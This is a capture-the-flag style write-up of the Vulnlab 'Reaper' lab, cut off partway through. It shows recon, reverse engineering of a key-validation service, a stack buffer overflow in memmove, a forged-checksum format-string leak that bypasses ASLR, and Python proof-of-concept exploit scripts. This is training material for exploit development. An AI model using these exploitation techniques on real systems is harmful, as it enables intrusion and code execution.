



# Reaper

Insane Vulnlab OSEE Prep Lab

## Reconnaissance

FTP

Portable Executable File

Reverse Engineering

Finding the recv Call

Functions

Vulnerability Hunting

memmove

Dynamic Analysis of memmove

Proof of Concept Code

Memory Leak

Proof of Concept Code 0x2

Win32 API Addresses

ROP Gadgets

RP++

Notepad++

ROP Chain

IpAddress

flProtect

flAllocationType

VirtualAlloc

dwSize

Testing

Control of RIP

Shellcode

Initial Access

User Flag

Privilege Escalation

Custom Driver

Symlink, Dispatch Routine and IOCTL numbers

IOCTL Code Flow

0×80002003

0×80002007

0×8000200b

Decompiled Function

Kernel Debugging

Token Stealing

Read/Write Primitive

Kernel Base Address

SYSTEM Security Token

Current Security Token

Putting it Together

Testing the Exploit

End Game

# Reconnaissance

It's a vulnerable **lab**, you get nothing to start off. You have to find the binary you are going to exploit. I guess the intention wasn't for the student to know that the lab was a binary exploitation lab; this was recommended to me as OSEE prep so I knew up front there was going to be some binary exploitation! I started with an **nmap** scan to see what the attack surface was (and had a short nap whilst waiting for the results).

I am absolutely terrible at remembering IP addresses so I created a host entry in the ``/etc/hosts`` file for **reaper.vulnlab.local**:

```
1 nmap reaper.vulnlab.local -sV -T4 -p-
2 Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-24 18:15
  BST
3 Nmap scan report for 10.10.87.94
4 Host is up (0.040s latency).
5 Not shown: 65529 filtered tcp ports (no-response)
6 PORT      STATE SERVICE      VERSION
7 21/tcp    open  ftp          Microsoft ftpd
8 80/tcp    open  http         Microsoft IIS httpd 10.0
9 3389/tcp  open  ms-wbt-server Microsoft Terminal Services
10 4141/tcp  open  oirtgsvc?
11 5040/tcp  open  unknown
12 5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0
  (SSDP/UPnP)
13 1 service unrecognized despite returning data. If you know
  the service/version, please submit the following fingerprint
  at https://nmap.org/cgi-bin/submit.cgi?new-service :
14
15 (omitted for brevity)
```

```
16
17 Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
18
19 Service detection performed. Please report any incorrect
  results at https://nmap.org/submit/ .
20 Nmap done: 1 IP address (1 host up) scanned in 336.92
  seconds
```

This output tells me a few things. Firstly, it's a Windows operating system; it's running IIS and Microsoft Terminal Services, yes look at me... l33t!

I can see an FTP service where I might find a binary file or something that might lead me to a binary file and an HTTP service which may allow me to download a binary file or lead me to finding a binary file. There is also two other interesting services running on ports **4141** and **5040**.

The service on **4141** outputs a fingerprint (which I have omitted) but this suggests a service that might be exploitable; it's a binary exploitation lab!

## FTP

I connected to the FTP service; I was looking for a binary file after all. As sure as bears crap in the woods there was a binary file, and another file:

```
1 ftp reaper.vulnlab.local
2 Connected to reaper.vulnlab.local.
3 220 Microsoft FTP Service
4 Name (reaper.vulnlab.local:root): anonymous
5 331 Anonymous access allowed, send identity (e-mail name) as
  password.
6 Password:
```

```
7 230 User logged in.
8 Remote system type is Windows_NT.
9 ftp> dir
10 229 Entering Extended Passive Mode (|||5001|)
11 125 Data connection already open; Transfer starting.
12 08-15-23 12:12AM 262 dev_keys.txt
13 08-14-23 02:53PM 187392 dev_keysvc.exe
14 226 Transfer complete.
```

I downloaded the two files (using FTP binary mode) and took a look at the `.txt` file first:

```
1 cat dev_keys.txt
2 Development Keys:
3
4 100-FE9A1-500-A270-0102-U3RhbmRhcmQgTG1jZW5zZQ==
5 101-FE9A1-550-A271-0109-UHJlbWl1bSBMaWN1bnNl
6 102-FE9A1-500-A272-0106-UHJlbWl1bSBMaWN1bnNl
7
8 The dev keys can not be activated yet, we are working on
  fixing a bug in the activation function.
```

Oh, I love a careless developer storyline! That comment warms my heart. It suggests that there is a bug in the activation function; if there is a bug, then maybe it can be exploited for remote code execution.

I looked at the binary next:

```
1 | file dev_keysvc.exe
2 | dev_keysvc.exe: PE32+ executable (console) x86-64, for MS
  | Windows, 7 sections
```

Nothing surprising here.

#### Note


The **HTTPS** service had the default **IIS** webpage. Yes I know I could have fuzzed it, but we all know I have the exploitable binary!

The **RDP** service was also available but of course I didn't have any credentials.

## Portable Executable File

I wanted to gather some basic information about the portable executable file. Is it 32 bit or 64 bit? Does it have any compiled security mitigations, such as ASLR? It probably has, and DEP will be enabled, they don't mark this lab as **insane** for nothing!

At this point I had to switch to a Windows 11 machine. I ran the PE file and examined the binary in **Process Hacker 2**:



## Process Hacker 2

PE:  
Mitigations:  
Architecture:

dev\_keysvc.exe  
DEP/ASLR  
64-bit

So, at this point I had a vulnerable 64-bit binary, running as a service on the target (port 4141), and it has DEP and ASLR mitigations in place.

## Reverse Engineering

I had a couple of things to go on when I started reverse engineering the binary; first, the service listens for connections so it most likely uses the ``WS2_32 recv`` function, or something similar. Secondly, the comment found in the file gave me a clue (I thought that if this is a rabbit hole I will sulk for quite a while):

```
1 | The dev keys can not be activated yet, we are working on  
  | fixing a bug in the activation function.
```

My strategy at this point was to analyse the code flow, using dynamic and static analysis. I planned to start with a breakpoint on the ``recv`` function and see if I could direct the code flow to an **activation** function. I would use **Windbg Preview** and **IDA Free**.

# Finding the recv Call

I loaded the binary up in **IDA Free** and **WinDbg Preview** and rebased the module address in **IDA** based upon the memory it was loaded into in **WinDbg**. I then set a breakpoint in **WinDbg** for the ``recv`` function:

```
1 | bp ws2_32!recv
```

I connected to the runningservice using **telnet**:

```
1 | telnet 192.168.1.145 4141
2 | Trying 192.168.1.145...
3 | Connected to 192.168.1.145.
4 | Escape character is '^]'.
5 | Choose an option:
6 | 1. Set key
7 | 2. Activate key
8 | 3. Exit
9 | 1
10 | Enter a key: TEST
```

And I got a breakpoint hit in **WinDbg**:


```
1 | Breakpoint 0 hit
2 | WS2_32!recv:
3 | 00007ff8`d9292280 48895c2408      mov     qword ptr
   | [rsp+8],rbx  ss:00000051`8d4ffd70=000001a32155ce80
```



I used the `k` command to display the stack frame of the given thread (essentially telling me which address would be returned to following the call):

```
1 k
2 # Child-SP      RetAddr      Call Site
3 00 00000051`8d4ffd68 00007ff7`19371100  WS2_32!recv
4 01 00000051`8d4ffd70 00007ff7`1937ed72
  ReaperKeyCheck+0x1100
5 02 00000051`8d4ffdf0 00007ff8`d81d257d
  ReaperKeyCheck+0xed72
6 03 00000051`8d4ffe20 00007ff8`d992aa68
  KERNEL32!BaseThreadInitThunk+0x1d
7 04 00000051`8d4ffe50 00000000`00000000
  ntdll!RtlUserThreadStart+0x28
```

This led me to the call within a much larger function. The call is shown below:



```
.text:00007FF7193710C8 xor     r9d, r9d          ; flags
.text:00007FF7193710CF mov     r9d, 00h          ; len
.text:00007FF7193710D5 lea     rdx, buf          ; "Enter a key: "
.text:00007FF7193710DC mov     rcx, [rsp+78h+5] ; s
.text:00007FF7193710E1 call    cs:recv
.text:00007FF7193710E7 xor     r9d, r9d          ; flags
.text:00007FF7193710EA mov     r8d, 1000h        ; len
.text:00007FF7193710F0 mov     rdx, [rsp+78h+var_40] ; buf
.text:00007FF7193710F5 mov     rcx, [rsp+78h+5] ; s
.text:00007FF7193710FA call    cs:recv
.text:00007FF719371100 mov     rdx, [rsp+78h+var_40]
.text:00007FF719371105 lea     rcx, aDebugReceivedK ; "[Debug] Received key: %s\n"
.text:00007FF71937110C call    sub_7FF719371590
.text:00007FF719371111 mov     rcx, [rsp+78h+var_40]
.text:00007FF719371116 call    sub_7FF719371760
.text:00007FF719371118 movzx   eax, al
.text:00007FF71937111E test    eax, eax
.text:00007FF719371120 jz      short loc_7FF719371168
```

recv call


## Functions

I already knew there was three different paths to take, based upon the input that could be sent from the client:

- ```
1 | 1. Set key
2 | 2. Activate key
3 | 3. Exit
```

My plan at this point was to examine this function to see if I could find any obvious vulnerabilities in the code by following these three paths, and to see if there were any other paths that could be taken; for example by entering something that wasn't 1, 2, or 3.

By connecting to the service, examining the flow in **IDA**, and sending it different messages I observed a high level flow as depicted below:



There was two functions being called that I needed to reverse engineer (three if I include the second function in Option 2). A master of reverse engineering I am not. This, as always, was going to be painful!

`Checksum`, `CheckKeyFile`, and `Another` are names I gave the functions I discovered whilst reversing in **IDA**.

I have included a grab of the service whilst connected via **netcat**:

```
1 nc 192.168.1.145 4141
2 Choose an option:
3 1. Set key
4 2. Activate key
5 3. Exit
6 1
7 Enter a key: 100-FE9A1-500-A270-0102-
  U3RhbmRhcmQgTG1jZW5zZQ==
8 Valid key format
9 Choose an option:
10 1. Set key
11 2. Activate key
12 3. Exit
13 2
14 Checking key: 100-FE9A1-500-A270-0102, Comment: Standard
  License
15 Could not find key!
```

I also discovered you could enter any text for the key, provided the checksum was correct:

```
1 Choose an option:
2 1. Set key
3 2. Activate key
4 3. Exit
5 1
6 Enter a key: 100-FE9A1-500-A270-0102-any_old_text
7 Valid key format
```

## Vulnerability Hunting

### Note

As I was looking for vulnerabilities I was using a combination of dynamic and static analysis, observing the service behaviour and pulling my hair out. I have documented my understanding of the vulnerabilities discovered and some of the things I did to discover them.

Whilst analysing the service I discovered that if you set a breakpoint before the call to `Checksum()`, `rdx` contained a pointer to the submitted key:

```
1 Breakpoint 1 hit
2 dev_keysvc+0x10f5:
3 00007ff7`193710f5 488b4c2428      mov     rcx,qword ptr
   [rsp+28h]
4 0:001> da rdx
5 00000210`5b500000 "100-FE9A1-500-A270-0102-U3RhbmRh"
6 00000210`5b500020 "cmQgTG1jZW5zZQ==."
```

I also noticed the very same memory location was pointed to by ``rdx`` when calling the ``CheckKeyFile()`` function. This suggests that the desired functionality is to set a valid key with **option 1**, then activate that key (which is stored in memory from the previous call) with **option 2**:

```
1 | Breakpoint 2 hit
2 | dev_keysvc+0x11ca:
3 | 00007ff7`193711ca e841070000      call    dev_keysvc+0x1910
   | (00007ff7`19371910)
4 | 0:001> da rdx
5 | 00000210`5b500000  "100-FE9A1-500-A270-0102-U3RhbmRh"
6 | 00000210`5b500020  "cmQgTG1jZW5zZQ==."
```

All dynamic analysis I carried out from this point forward involved setting a valid key, then activating the key via a **netcat** connection.

#### Important

It is important to note that all keys are **base64** decoded in memory. It will become clear why this is important in the next section. Essentially, anything I wanted copied in to memory needed to be **base64** encoded in my 'payload'.

## memmove

I noticed that there is a call to ``memmove`` in the ``Another`` function (which I know I have named appallingly). The output in **IDA** is shown below:

```
1 |.text:00007FF7AEFA169D mov      r8, [rsp+0C8h+Size] ; Size
2 |.text:00007FF7AEFA16A2 mov      rdx, [rsp+0C8h+Src] ; Src
3 |.text:00007FF7AEFA16A7 mov      rcx, rax          ; Dest
4 |.text:00007FF7AEFA16AA call     memmove          ;
```

In 64-bit calling convention ``rcx`` is the first parameter, ``rdx`` is the second parameter, and ``r8`` is the third parameter. We can look at the **C** declaration for ``memmove`` to confirm this:

```
1 |void *memmove(void *str1, const void *str2, size_t n)
```

The **C** parameters are as follows: ``str1`` is the destination, ``str2`` is the source, and ``n`` is the number of bytes to be copied.

## Dynamic Analysis of memmove

I carried out some dynamic analysis in the section of code that called the ``memmove`` function. Using a key of **100-FE9A1-500-A270-0102-VEVTVEtFWQ==** I noted that the destination buffer contained the string **TESTKEY**:

```

1 Breakpoint 0 hit
2 ReaperKeyCheck+0x16aa:
3 00007ff7`aeffa16aa e8d1130000      call
  ReaperKeyCheck+0x2a80 (00007ff7`aeffa2a80)
4 0:008> da rcx
5 0000004e`9f9fe750  ""
6 0:008> da rdx
7 00000196`c26cbe50  "TESTKEY"
8 0:008> r r8
9 r8=00000000000000008
10 0:008> p
11 da 0000004e`9f9fe750
12 0000004e`9f9fe750  "TESTKEY"

```

There is nothing groundbreaking here, but it confirms where data is being copied from, to, and how big the copy is.

I carried out the same test but with a longer key of **100-FE9A1-500-A270-0102-**

[illegible]

```
1 0:008> da rdx
2 00000196`c26ccc60 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
3 00000196`c26ccc80 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
4 00000196`c26ccca0 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
5 00000196`c26cccc0 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

```

6  00000196`c26ccce0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
7  00000196`c26ccd00  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
8  00000196`c26ccd20  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
9  00000196`c26ccd40  "AAAA"
10 0:008> r r8
11 r8=000000000000000e4
12 0:008> p
13 ReaperKeyCheck+0x16af:
14 00007ff7`aeefa16af 488d4c2440      lea      rcx,[rsp+40h]
15 0:008> da 0000004e`9f9fe750
16 0000004e`9f9fe750  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
17 0000004e`9f9fe770  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
18 0000004e`9f9fe790  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
19 0000004e`9f9fe7b0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
20 0000004e`9f9fe7d0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
21 0000004e`9f9fe7f0  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
22 0000004e`9f9fe810  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
23 0000004e`9f9fe830  "AAAA"
24 0:008> k
25 # Child-SP          RetAddr             Call Site
26 00 0000004e`9f9fe6e0 41414141`41414141
    ReaperKeyCheck+0x16af
27 01 0000004e`9f9fe7b0 41414141`41414141
    0x41414141`41414141
28 02 0000004e`9f9fe7b8 41414141`41414141
    0x41414141`41414141

```

Interestingly, when I examined the call stack I had overridden the saved return address; I had a classic stack-based buffer overflow to deal with.

To understand why this occurred I ran the same test again, but this time I looked at the location of the destination variable to that of the stack pointer, I observed it is very close in proximity:



```

1 Breakpoint 0 hit
2 ReaperKeyCheck+0x16aa:
3 00007ff7`aefa16aa e8d1130000      call
  ReaperKeyCheck+0x2a80 (00007ff7`aefa2a80)
4 0:003> r rcx
5 rcx=000000d25f0fea90
6 0:003> r rsp
7 rsp=000000d25f0fea20
8 0:003> ?rcx-rsp
9 Evaluate expression: 112 = 00000000`00000070

```

I also examined the call stack **before** the **memmove** function was called:

```

1 0:003> k
2 # Child-SP          RetAddr          Call Site
3 00 000000d2`5f0fea20 00007ff7`aefa193c
  ReaperKeyCheck+0x16aa
4 01 000000d2`5f0feaf0 00007ff7`aefa11cf
  ReaperKeyCheck+0x193c

```

I examined the destination variable on the stack:

```

1 0:003> dq rcx L14
2 000000d2`5f0fea90 00000000`00000000 00000000`00000000
3 000000d2`5f0feaa0 00000000`00000000 00000000`00000000
4 000000d2`5f0feab0 00000000`00000000 00000000`00000000
5 000000d2`5f0feac0 00000000`00000000 00000000`00000000
6 000000d2`5f0fead0 00000000`00000000 00000000`00000000
7 000000d2`5f0feae0 00000000`00000000 00007ff7`aefa193c

```

Finally, I examined the destination variable on the stack **after** the call to **memmove**:

```
1 | 0:003> dq rcx L14
2 | 000000d2`5f0fea90  41414141`41414141 41414141`41414141
3 | 000000d2`5f0feaa0  41414141`41414141 41414141`41414141
4 | 000000d2`5f0feab0  41414141`41414141 41414141`41414141
5 | 000000d2`5f0feac0  41414141`41414141 41414141`41414141
6 | 000000d2`5f0fead0  41414141`41414141 41414141`41414141
7 | 000000d2`5f0feae0  41414141`41414141 41414141`41414141
```

I now knew that 96 bytes were all I needed to overwrite the saved return address.

The **memmove** function has a parameter to specify the size of the buffer to be copied; I decided to understand why this had gone so very wrong.

The `size` variable was set to zero in the function:

```
1 | .text:00007FF7AEFA15E4 mov     [rsp+0C8h+Size], 0
```

I set a breakpoint here and decided to watch that variable with a keen eye! When the breakpoint was hit I grabbed the memory location of the variable:

```

1 | Breakpoint 0 hit
2 | ReaperKeyCheck+0x15e4:
3 | 00007ff7`aefa15e4 48c744243000000000 mov     qword ptr
   | [rsp+30h],0 ss:00000004`320feab0=0000000000000000
4 | 0:003> p
5 | ReaperKeyCheck+0x15ed:
6 | 00007ff7`aefa15ed 488b4c2428      mov     rcx,qword ptr
   | [rsp+28h] ss:00000004`320feaa8=0000019db7b70018
7 | 0:003> dq [rsp+30h] L1
8 | 00000004`320feab0 00000000`00000000

```

Stepping through the instructions I reached a further reference to the variable:

```

1 | 00007ff7`aefa15f7 4c8d442430      lea     r8,[rsp+30h]
2 | 0:003> p
3 | ReaperKeyCheck+0x15fc:
4 | 00007ff7`aefa15fc 488bd0          mov     rdx,rax
5 | 0:003> r r8
6 | r8=00000004320feab0

```

I was at a point where ``r8`` pointed to the ``size`` variable on the stack.

Next there was a call to another function:

```

1 | .text:00007FF7AEFA1604 call     sub_7FF7AEFA12D0

```

When this function returned the value in ``rax`` pointed to my key but it had been **base64** decoded. I assumed that this was a **base64** decode function so I renamed it appropriately:

```

1 0:003> da rax
2 0000019d`b7bedef0 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
3 0000019d`b7bedf10 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
4 0000019d`b7bedf30 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
5 0000019d`b7bedf50 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
6 0000019d`b7bedf70 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
7 0000019d`b7bedf90 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
8 0000019d`b7bedfb0 "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
9 0000019d`b7bedfd0 "AAAA"

```

There was another function call:

```

1 |.text:00007FF7AEFA1616 call     sub_7FF7AEFA1700

```

This function took the entire input in the ``rcx`` register (only one parameter):

```

1 ReaperKeyCheck+0x1616:
2 00007ff7`aefa1616 e8e5000000      call
  ReaperKeyCheck+0x1700 (00007ff7`aefa1700)
3 0:003> da rcx
4 0000019d`b7b70000 "100-FE9A1-500-A270-0102-QUFBQUFB"
5 0000019d`b7b70020 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
6 0000019d`b7b70040 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
7 0000019d`b7b70060 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
8 0000019d`b7b70080 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
9 0000019d`b7b700a0 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
10 0000019d`b7b700c0 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
11 0000019d`b7b700e0 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
12 0000019d`b7b70100 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"
13 0000019d`b7b70120 "QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB"

```

```
14 0000019d`b7b70140 "QUFBQUFBQ."
```

The function returned the address of the byte (containing '-') before the start of the encoded key. Perhaps this function located the end of the checksum:

```
1 0:003> da rax
2 0000019d`b7b70017 "-"
```

Weirdly, the `size` variable now contained the value **e4**. This was the size of the key. I thought this was weird because this variable was not used as a parameter to the function call, nor was it returned in `rax`. At least I now knew that this `LocateChecksumEnd` function also set the `size` variable used in the `memmove` call:

```
1 0:003> dq [rsp+30h] L1
2 00000004`320feab0 00000000`000000e4
```

As a side venture, whilst stepping through the code I noticed a call to `snprintf`:

```
1 .text:00007FF7AEFA165F call    snprintf
```

When I looked at the format string that was pointed to by `r8` I found the checksum:

```
1 0:003> da r8
2 0000019d`b7b70000 "100-FE9A1-500-A270-0102-"
```

This looked like a perfect opportunity to leak a memory address because I am allowed to input this, and in the instructions that followed I knew that the input was replayed back to the client (I had observed this when testing with **netcat**). I parked this until later.

I now had enough information to start exploiting the bug; but first I needed to write a proof of concept.

## Proof of Concept Code

After doing a bit of basic fuzzing with **python** I came up with the following proof of concept to start work with:

```
1 #!/usr/bin/python
2 import socket, sys, base64
3 from struct import pack
4
5 try:
6     server = sys.argv[1]
7     port = 4141
8
9     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    s.connect((server, port))
11
12    # recv initial menu
13    d = s.recv(1024)
14
```

```

15     # send option 1 data
16     s.send(b'1')
17     d = s.recv(1024)
18
19     # key
20     buffer = b"A" * 88                # padding
21     buffer += b"B" * 8                # saved return
22     pointer
23
24     key = base64.b64encode(buffer)
25
26     # send key
27     poc_str = b"100-FE9A1-500-A270-0102-" + key
28     s.send(poc_str)
29
30     # recv menu
31     d = s.recv(1024)
32
33     # send option 2 data
34     s.send(b'2')
35
36     s.close()
37
38     print("Done!")
39 except socket.error:
40     print("Could not connect!")

```

## Memory Leak

In order to overcome the ASLR mitigation I needed some way to leak a memory address in the PE module. If I could leak an offset to the module base I could use it to locate ROP gadgets within the PE module. I had already observed a call to ``snprintf`` earlier, now it was time to do a bit of dynamic analysis and

see if I could replay a memory location back to the client.

Using **netcat** again to do a bit of dynamic analysis I set a breakpoint on the following call:

```
1 | .text:00007FF7AEFA165F call    snprintf
```

I hit my first hurdle, of course it wasn't going to pass a checksum:

```
1 | Enter a key: %p-FE9A1-500-A270-0102-  
2 | Invalid key format  
3 |  
4 | Enter a key: 100-FE9A1-500-A270-%p-  
5 | Invalid key format
```

It was time to dive in to the code again and see if I could somehow manufacture a valid checksum.

I revisited the ``Checksum`` function and found the following code:

```
1 | .text:00007FF7AEFA18CA lea      rcx, aDebugChecksumP ; "  
  | [Debug] Checksum Provided: %d\n"  
2 | .text:00007FF7AEFA18D1 call     sub_7FF7AEFA1590  
3 | .text:00007FF7AEFA18D6 mov      edx, [rsp+48h+var_20]  
4 | .text:00007FF7AEFA18DA lea      rcx, aDebugChecksumC ; "  
  | [Debug] Checksum Calculated: %d\n"  
5 | .text:00007FF7AEFA18E1 call     sub_7FF7AEFA1590  
6 | .text:00007FF7AEFA18E6 mov      eax, [rsp+48h+var_24]
```



My plan was to input the same checksum value (**%p-FE9A1-500-A270-0102-**) but see if I could steal a valid checksum from memory using dynamic analysis. I set a breakpoint on the ``Checksum`` function call.

I hit another problem, where the key had to be a certain length:

```
1 | .text:00007FF7AEFA176E call    strlen
2 | .text:00007FF7AEFA1773 cmp     rax, 17h
```

I adjusted my key to **%p1-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==**. This passed the first check and I was now able to use dynamic analysis to figure out what the checksum consisted of. As it turned out it was fairly simple.

I set a breakpoint on `` .text:00007FF7AEFA18D1 call sub_7FF7AEFA1590`` because at this point ``rdx`` contained the checksum I had provided. I decided to send different checksums, but only change one value delimited by the '-' character on each iteration, the results I recorded are given below:

| Key Provided                                     | Checksum in `rdx` |
|--------------------------------------------------|-------------------|
| %p1-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ== | 66                |
| %p2-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ== | 66                |
| %p1-FE9A2-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ== | 66                |
| %p1-FE9A1-500-A271-0102-U3RhbmRhcmQgTGljZW5zZQ== | 66                |
| %p1-FE9A1-500-A270-0103-U3RhbmRhcmQgTGljZW5zZQ== | 67                |

I noticed that the checksum calculation seemed to be only recorded in the last 'field'. Perhaps I overcomplicated this; I now realised that **0×67** equals **0103**. I was now confident I could grab the actual checksum from memory and alter my submitted key with a valid checksum.

I sent **%p1-FE9A1-500-A270-0102-U3RhbmRhcmQgTGljZW5zZQ==** again, but this time observed the checksum I sent, which should equal ``0x66``, which it did:

```
1 0:003> g
2 Breakpoint 0 hit
3 ReaperKeyCheck+0x18ca:
4 00007ff7`aeffa18ca 488d0d27ed0100 lea rcx,
  [ReaperKeyCheck+0x205f8 (00007ff7`aefc05f8)]
5 0:003> r edx
6 edx=66
```

I then stepped through the code to observe what the checksum should be:

```
1 0:003> p
2 ReaperKeyCheck+0x18da:
3 00007ff7`aeffa18da 488d0d37ed0100 lea rcx,
  [ReaperKeyCheck+0x20618 (00007ff7`aefc0618)]
4 0:003> r edx
5 edx=9b
```

Wallop! I now had valid key with which I could possibly leak a memory address, I tested this with **%p1-FE9A1-500-A270-0155-U3RhbmRhcmQgTGljZW5zZQ==**:

```
1 Enter a key: %p1-FE9A1-500-A270-0155-U3RhbmRhcmQgTG1jZW5zZQ==
2 Valid key format
3 Choose an option:
4 1. Set key
5 2. Activate key
6 3. Exit
```

I observed a valid key, and sent **option 2**:

```
1 2
2 Checking key: 00007FF7AEFC06601-FE9A1, Comment: Standard
  License
3 Could not find key!
4 Choose an option:
5 1. Set key
6 2. Activate key
7 3. Exit
```

I now had a memory leak of `00007FF7AEFC0660`. I calculated the offset of the memory leak from the module base address:

```
1 0:001> ?00007FF7AEFC0660-ReaperKeyCheck
2 Evaluate expression: 132704 = 00000000`00020660
```

 **Tip**

What I learned from this exercise is that sometimes you don't have to spend a lot of time statically reverse engineering assembly code, such as the checksum instructions. By observing general purpose registers during dynamic analysis this gave me the information I needed.

## Proof of Concept Code 0x2

I updated my proof of concept code to include the memory leak, I also tidied up the code a bit to make it more usable:

```
1  #!/usr/bin/python
2  import socket, sys, base64
3  from struct import pack
4
5  global server
6  global port
7  global s
8
9  def main():
10     global server
11     global port
12     global s
13
14     server = sys.argv[1]
15     port = 4141
16
17     print("REAPER PoC\n-----")
18     print("[*] Connecting to: %s" % server)
19
20     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21     s.connect((server, port))
22
```

```
23     leaked_address = leak_address()
24     print("[*] Leaked address: %s" %
